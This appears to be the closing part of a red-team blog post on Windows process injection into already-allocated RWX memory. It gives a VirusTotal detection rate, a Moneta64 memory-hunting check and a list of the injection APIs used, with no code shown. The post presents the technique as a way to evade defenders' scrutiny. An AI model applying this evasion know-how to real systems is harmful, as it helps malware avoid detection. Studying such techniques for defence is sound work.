
Then, upload our malware to VirusTotal:



https://www.virustotal.com/gui/file/5835847d11b7f891e70681e2ec3a1e22013fa3ffe31a36429e7814a3be40bd97/detection

So, 7 of 69 AV engines detect our file as malicious.

`Moneta64.exe` result:



The reason why it's good to have this technique in your arsenal is because it does not require you to allocate new `RWX` memory to copy your payload over to by using `VirtualAllocEx` which is more popular and suspicious and which is more closely investigated by the blue teamers.

I hope this post spreads awareness to the blue teamers of this interesting technique, and adds a weapon to the red teamers arsenal.

VirtualQueryEx
CreateToolhelp32Snapshot
Process32First
Process32Next
OpenProcess
Taking a snapshot and viewing processes
WriteProcessMemory
CreateRemoteThread

Hunting memory
Moneta64.exe
source code in Github

> This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!
PS. All drawings and screenshots are mine